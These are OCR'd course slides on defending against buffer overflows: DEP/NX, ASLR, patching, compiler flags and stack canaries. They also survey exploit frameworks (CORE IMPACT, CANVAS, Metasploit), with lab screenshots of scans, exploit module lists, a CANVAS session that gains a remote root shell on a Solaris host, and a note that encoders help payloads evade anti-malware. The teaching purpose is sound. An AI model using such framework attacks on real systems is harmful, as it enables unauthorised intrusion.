
Buffer overflow attack defense

- Defense that can be applied by system admins during deployment, configuration and maintenance
  - Lab environment
  - Pen-test with Metasploit, Nessus etc.
    - Minimize false positives
    - Verify your IDS/IPS and other security tools
    - Show management
  - Patch, patch and patch (time window is shrinking)
  - Be updated of the scene
  - Hardened systems
    - Avoid programs that are insecure
    - http://secunia.com/vulnerability_scanning/personal/
  - Block unneeded outgoing (egress) ports in FW
  - Non executable stack OS

Non executable stack and heap - NX bit

- DEP (Data Execution Prevention)
  - XP SP2 and later Windows OS forbids jumping into DLLs and clears all registers except EDX and ESP
  - http://en.wikipedia.org/wiki/Data_Execution_Prevention
- Defeating DEP
  - http://www.maxpatrol.com/ptmshorp.asp
- HW non executable stack and heap
  - Intel, AMD, ARM CPU support
  - DEP, PaX/Exec Shield etc.
  - http://en.wikipedia.org/wiki/NX_bit
- Software DEP
  - ASLR (Address space layout randomization), PaX/Exec Shield etc.
  - http://en.wikipedia.org/wiki/ASLR
- There are available methods that can defeat all the stack protections!

Win XP



Performance Options

Visual Effects | Advanced | Data Execution Prevention

Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

[✓ Turn on DEP for essential Windows programs and services only]


Turn on DEP for all programs and services except those I select:

Add... Remove

Your computer's processor does not support hardware-based DEP. However, Windows can use DEP software to help prevent some types of attacks.

OK Cancel Apply

Win 7



Performance Options

Visual Effects | Advanced | Data Execution Prevention

Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

Turn on DEP for essential Windows programs and services only

[✓ Turn on DEP for all programs and services except those I select:]

- ✓ DeviceSeizure.exe
- ✓ Paraben's P2 eXplorer

Add... Remove


Your computer's processor supports hardware-based DEP.

OK Cancel Apply

Defense applied by software developers during development

http://en.wikipedia.org/wiki/Buffer_overflow_protection

- Education (as this course)
  - http://www.dwheeler.com/secure-programs/
- Use the ”n” C functions - search in source code for unsafe functions
- Integer vulnerabilities (casting)
  - Acrobat Reader 9.3.3 PDF file Integer Overflow Vulnerability
  - http://blog.sat0ri.com/?p=531
- MS VS 2003 > "/GS" flag in compiler options, changes the stack layout and “catches” overruns, MS VS 2008 > also have s_*
- Third party tools as ITS4, RATS, Flawfinder etc.
- Also consider memory check tools as:
  - Nu-Mega Bounds checker, Rational Purify etc.
- Stack guards as StackGuard, Stack Shield (Linux)
  - Have a canary (warning) next to the return pointer
  - If canary is modified there is a buffer attack…
- Libsafe
- Checklist and other demos at:
  - http://nsfsecurity.pr.erau.edu
  - bomod.zip - on digitalbrott share



Microsoft
secure software development series
BEST PRACTICES
WRITING SECURE CODE
2
Second Edition
Practical strategies and techniques for secure application coding in a networked world
"Required reading at Microsoft." – Bill Gates
Michael Howard and David LeBlanc

Automated exploit frameworks

- Do about 75% of the work creating a new exploit...
- CORE IMPACT
  - Windows only tool and very expensive
    - $15k – $60k/year
  - Advanced agent technology
  - http://www.coresecurity.com/
- Immunity CANVAS
  - Written in Python (multi platform)
    - Around $1,5k plus $750/every third month
  - Source code included
  - http://www.immunitysec.com
- Metasploit Framework by Rapid7
  - Multi platform (Windows, GNU/Linux)
  - Written mostly in Ruby (Perl at start by H.D. Moore)
    - Various components is written in C, ASM, Python, Java, HTML etc.
  - Free (Community), commercial (Pro) and Framework (dev/expert)

WebEx presentation
[server]\pen-test\CORE IMPACT Pro v12 Pen-Test Software

CORE IMPACT



Test - CORE IMPACT

RPT View

Rapid Penetration Test

1 Information Gathering
2 Attack and Penetration
3 Local Information Gathering
4 Privilege Escalation
5 Clean Up
6 Report Generation

```
localhost
  localagent
  10.3.1.0
    10.3.1.1
    10.3.1.103
    10.3.1.104
    10.3.1.114
    10.3.1.119
    10.3.1.254
    10.3.1.91
  10.1.1.1
  10.1.1.15
  10.1.1.254
```

Executed Modules

Name	Started	Finished	Status	Source ...
Information Gathering	05/04/2006 18:20:53	05/04/2006 18:20:58	Finished	/localagent
Information Gathering	05/04/2006 18:21:25	05/04/2006 18:21:46	Finished	/localagent
Attack and Penetration	05/04/2006 18:23:46	05/04/2006 18:29:18	Finished	/localagent
Report Generation	05/04/2006 18:30:40	05/04/2006 18:33:40	Finished	/localagent
Activity Report	05/04/2006 18:30:41	05/04/2006 18:33:40	Finished	/localagent
Clean Up	05/04/2006 18:33:58	05/04/2006 18:33:58	Finished	/localagent
IIS ASP ChunkedEncoding exploit	05/04/2006 18:35:49	05/04/2006 18:37:18	Finished	/localagent
IIS ASN.1 Bit String SPNEGO exploit	05/04/2006 18:36:40	05/04/2006 18:36:41	Finished	/localagent
IIS HTR ChunkedEncoding exploit	05/04/2006 18:37:31	05/04/2006 18:38:44	Finished	/localagent
Network Discovery - Fast SYN	05/04/2006 18:42:43	05/04/2006 19:16:52	Stopped	/localagent
Information Gathering	05/04/2006 20:01:11	05/04/2006 20:01:11	Aborted	/localagent
Network Discovery - ARP	05/04/2006 20:01:12	05/04/2006 20:01:41	Finished	/localagent
Port Scanner - TCP	05/04/2006 20:01:15	05/04/2006 20:01:17	Finished	/localagent
Service Identification	05/04/2006 20:01:17	05/04/2006 20:01:18	Finished	/localagent
Port Scanner - TCP	05/04/2006 20:01:17	05/04/2006 20:01:19	Finished	/localagent

Module Log

```
Module "Information Gathering" (v1.133) started execution on Wed Apr 05 20:01:11 2006

Performing 'Network Discovery' on the range '10.3.1.*'
Performing 'Port Scanning' on '/10.3.1.1'
Performing 'Service Identification' on '/10.3.1.1'
Performing 'OS Detection' on '/10.3.1.1'
Performing 'Port Scanning' on '/10.3.1.91'
Performing 'Port Scanning' on '/10.3.1.103'
Performing 'Port Scanning' on '/10.3.1.104'
Performing 'Service Identification' on '/10.3.1.91'
Performing 'OS Detection' on '/10.3.1.91'
Performing 'Service Identification' on '/10.3.1.103'
Performing 'OS Detection' on '/10.3.1.103'
Performing 'Service Identification' on '/10.3.1.104'
```

NSS Labs test:

http://nsslabs.com/test-equipment/core-impact.html

Quick Information

10.3.1.91

Host Properties

Name:	/10.3.1.91
IP:	10.3.1.91
OS:	Windows 2000 Server
Architecture:	i386
MAC Address:	00-0B-DB-93-BD-63 (Dell ESG PCBA Test)
Vulnerabilities:	CAN-1999-0519 (A NETBIOS/SMB share password is the default, null, or missing.) Exploited by OS Detect by DCE-RPC Endpoint Mapper.

Ports & Services

TCP Ports:	Listen
UDP Ports:	Listen
DCERPC:	

Users & Groups


Users:	
Groups:	

Entity Properties

Name	Value
/10.3.1.91	
Fingerprints	
MAC Address	00-0B-DB-93-BD-63
MAC Vendor	Dell ESG PCBA Test
Vulnerabilities	
arch	i386
ip	10.3.1.91
netmask	
os	windows
properties	
build number	unknown
edition	Server
service pack	unknown
version	2000
services	
ftp	
http	
https	
loc-srv	
microsoft-ds	

Done

Immunity Canvas



Immunity CANVAS (http://www.immunitysec.com/CANVAS)

Current Local IP Address: 192.168.1.101

Name	Description
Current	Attacks against the current host
cachefsd_lpd	cachefsd .cfs_mnt File Stack Overflow (requires in.lpd for file upload)
cmsd_xdrarray	rpc.cmsd xdr_array heap overflow
dtspcd	dtspcd heap overflow
in_lpd	in.lpd command execution (Solaris 8)
kcms_server	kcms_server file retrieval
portscan	Portscanner
rpcdump	SunRPC Dumper
sadmind	Sadmind Remote Exploit for Solaris
samba_nttrans	Samba Nttrans Overflow
samba_trans2	Samba Trans2 Stack Overflow
snmpXdmid	snmpXdmid Buffer Overflow
sunlogin	Solaris Login Overflow
sunlogin_pamh	Solaris Login pamh Overflow
ttdb_xdrarray	rpc.ttdbserverd xdr_array Heap Overflow
Exploits	CANVAS Exploit Modules

References: http://xforce.iss.net/alerts/advise101.php http://www.kb.cert.org
CVE Name: CVE-2001-0803
Date public: Nov 06, 2001
CERT Advisory: http://www.cert.org/advisories/CA-2001-31.html

ID	Status	Information
0	▮▮▮▮▮	Scanning 192.168.1.101 (done)
1	▮▮▮▮▮	Scanning 192.168.1.25 (done)
2	▮▮▮▮▮	dtspcd attacking 192.168.1.25:6112 (succeeded)
3	▮▮▮▮▮	Shell at [('192.168.1.25', 6112)]

```
listener id 3 runcommand() returned uid=0(root) gid=0(root)
Doing command on listener id 3
CANVAS ENGINE Popen() on id 3
listener id 3 runcommand() returned owned!
```

Listener Shell


Download	To: .	Browse Go
Upload		Browse Go
cd		Go
Spawn Process		Go
Dir	.	Go
pwd	(Gets Current Working Directory)	Go
Piped Command		Go
unlink		Go

```
Command "id -a" returned: "uid=0(root) gid=0(root)"
Command "echo "owned!"" returned: "owned!"
```

Host	OS	Status
192.168.1.101	Linux	Not owned
192.168.1.25	Solaris 8	Not owned

Metasploit architecture

- **Interfaces:** Msfconsole, Msfweb, Msfcli, Msfgui (implementation varies), Msfopcode, Msfpayload, Msfencode and Msfd
- Ruby Extension Library




http://www.metasploit.com/modules/

Modules terminology


- Exploits
  - The vector for getting into the system, whether it be because of a vulnerability or a bad config - define which attacks you wish to use
  - Configured through various options which are defined before it can be utilized
  - Exploits make use of payloads
  - Exploits without payloads are defined as auxiliary modules
- Payload, Encoders and Nops
  - Payloads are the code you wish to remotely run on the target system
  - Payloads are run through an encoder (mangler) to ensure that no transmission errors occur or anti-malware program detects the payload
  - Often the exact location of the jump to schellcode may not be known, and NOPs need to be prepended to the actual exploit
- Auxillary
  - Scanners, Servers (malicious), and "other" non-exploit modules
  - Contains various fuzzers and denial of service modules

